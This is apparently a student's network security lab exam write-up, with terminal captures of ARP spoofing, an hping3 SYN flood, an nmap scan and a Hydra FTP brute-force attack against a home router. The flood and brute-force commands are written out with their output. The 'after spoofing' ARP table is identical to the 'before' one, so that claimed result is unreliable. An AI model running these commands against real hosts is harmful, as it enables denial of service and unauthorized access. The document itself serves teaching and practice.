

Name: Kulvir Singh

Register Number: 19BCE2074

ISAA LAB FAT

Question 1

The attacker wants to perform forged responses to his own virtual machine to identify MAC address of a VM. So that, the attacker is now secretly in the middle of all communications. (10)

Solution :

Time : 8:25 am

```
C:\WINDOWS\system32\cmd.exe
Ethernet adapter VMware Network Adapter VMnet1:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::69b4:7997:7f5a:b35e%24
IPv4 Address. . . . . : 192.168.80.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::ad7d:d0f2:17fe:6e14%2
IPv4 Address. . . . . : 192.168.159.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix  . : hgu_lan
Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
IPv4 Address. . . . . : 192.168.1.39
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . : 

C:\Users\kulvir>
```


Results :

Before spoofing :

```
C:\WINDOWS\system32\cmd.exe
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
    Internet Address      Physical Address      Type
    192.168.159.131       00-0c-29-e9-fa-d4     dynamic
    192.168.159.254       00-50-56-e0-2a-60     dynamic
    192.168.159.255       ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.1.39 --- 0x5
    Internet Address      Physical Address      Type
    192.168.1.1           7c-a9-6b-8d-f7-98     dynamic
    192.168.1.34           04-ba-8d-e0-24-af     dynamic
    192.168.1.37           26-37-39-04-8a-42     dynamic
    192.168.1.255         ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.80.1 --- 0x18
    Internet Address      Physical Address      Type
    192.168.80.254        00-50-56-f1-fe-fd     dynamic
    192.168.80.255        ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\kulvir>
```

After spoofing :

```
C:\WINDOWS\system32\cmd.exe
C:\Users\kulvir>arp -a

Interface: 192.168.159.1 --- 0x2
    Internet Address      Physical Address      Type
    192.168.159.131       00-0c-29-e9-fa-d4     dynamic
    192.168.159.254       00-50-56-e0-2a-60     dynamic
    192.168.159.255       ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.1.39 --- 0x5
    Internet Address      Physical Address      Type
    192.168.1.1           7c-a9-6b-8d-f7-98     dynamic
    192.168.1.34           04-ba-8d-e0-24-af     dynamic
    192.168.1.37           26-37-39-04-8a-42     dynamic
    192.168.1.255         ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.80.1 --- 0x18
    Internet Address      Physical Address      Type
    192.168.80.254        00-50-56-f1-fe-fd     dynamic
    192.168.80.255        ff-ff-ff-ff-ff-ff     static
    224.0.0.22            01-00-5e-00-00-16     static
    224.0.0.251           01-00-5e-00-00-fb     static
    224.0.0.252           01-00-5e-00-00-fc     static
    239.255.255.250       01-00-5e-7f-ff-fa     static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\kulvir>
```

Question 2:

Demonstrate DDOS attack and Brute force Attack

Solution :

Time : 8:36am

```
C:\WINDOWS\system32\cmd.exe

Wireless LAN adapter Local Area Connection* 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 4:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::69b4:7997:7f5a:b35e%24
    IPv4 Address. . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::ad7d:d0f2:17fe:6e14%2
    IPv4 Address. . . . . : 192.168.150.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : hgu_lan
    Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
    IPv4 Address. . . . . : 192.168.1.39
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1


Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :


C:\Users\kulvir>
```

DDOS Attack using HPING


Open terminal and type in “hping3 --flood -p 80 192.168.159.1 -S --rand-source” to perform ddos attack




Before the ddos attack :



During the ddos attack:




There were 1317527 packets transmitted to the victim




```
Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali:~/Desktop$ hping3 -f -S -s 0 192.168.159.1 -C --rand-source
HPING 192.168.159.1 (eth0 192.168.159.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
--- 192.168.159.1 hping statistic ---
1317427 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~/Desktop$
```

Brute-Force Attack using HYDRA


Time : 8:42am



```
C:\WINDOWS\system32\cmd.exe
Wireless LAN adapter Local Area Connection* 2:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
Wireless LAN adapter Local Area Connection* 4:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
Ethernet adapter VMware Network Adapter VMnet1:
    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::69b4:7997:7f5a:b35e%24
    IPv4 Address. . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
Ethernet adapter VMware Network Adapter VMnet8:
    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::ad7d:d0f2:17fe:6e14%2
    IPv4 Address. . . . . : 192.168.159.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
Wireless LAN adapter Wi-Fi:
    Connection-specific DNS Suffix  . : hgu_lan
    Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
    IPv4 Address. . . . . : 192.168.1.39
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
Ethernet adapter Bluetooth Network Connection:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
C:\Users\kulvir>
```

This shows that ftp and ssh is open.



```
kali@kali: ~/Desktop
$ nmap 192.168.1.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-07 22:13 EST
Nmap scan report for 192.168.1.1
Host is up (0.0081s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds

kali@kali:~/Desktop
$ hydra -l kali -P '/home/kali/Desktop/password' -t 6 ftp://192.168.1.1
Hydra v9.3-dev (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-07 22:16:02
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:2/p:6), -1 try per task
[DATA] attacking ftp://192.168.1.1:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-07 22:16:03

kali@kali:~/Desktop
```

hydra -l kali -P '/home/kali/Desktop/password' -t 6 <ftp://192.168.1.1> this will perform the brute-force and check all the passwords written in the password file and if there is a match, it will show as seen in the above screenshot.

Question 3

Extract the detailed information of the following along with screen shots using Wireshark(20)

UDP stream.

TCP stream.

FTP stream.

Social Gathering of a known website.

Solution

Time: 8:51am

```
Command Prompt
Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::69b4:7997:7f5a:b35e%24
    IPv4 Address. . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::ad7d:d0f2:17fe:6e14%2
    IPv4 Address. . . . . : 192.168.159.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . : hgu_lan
    Link-local IPv6 Address . . . . . : fe80::18c1:c861:328c:1dac%5
    IPv4 Address. . . . . : 192.168.1.39
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1


Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

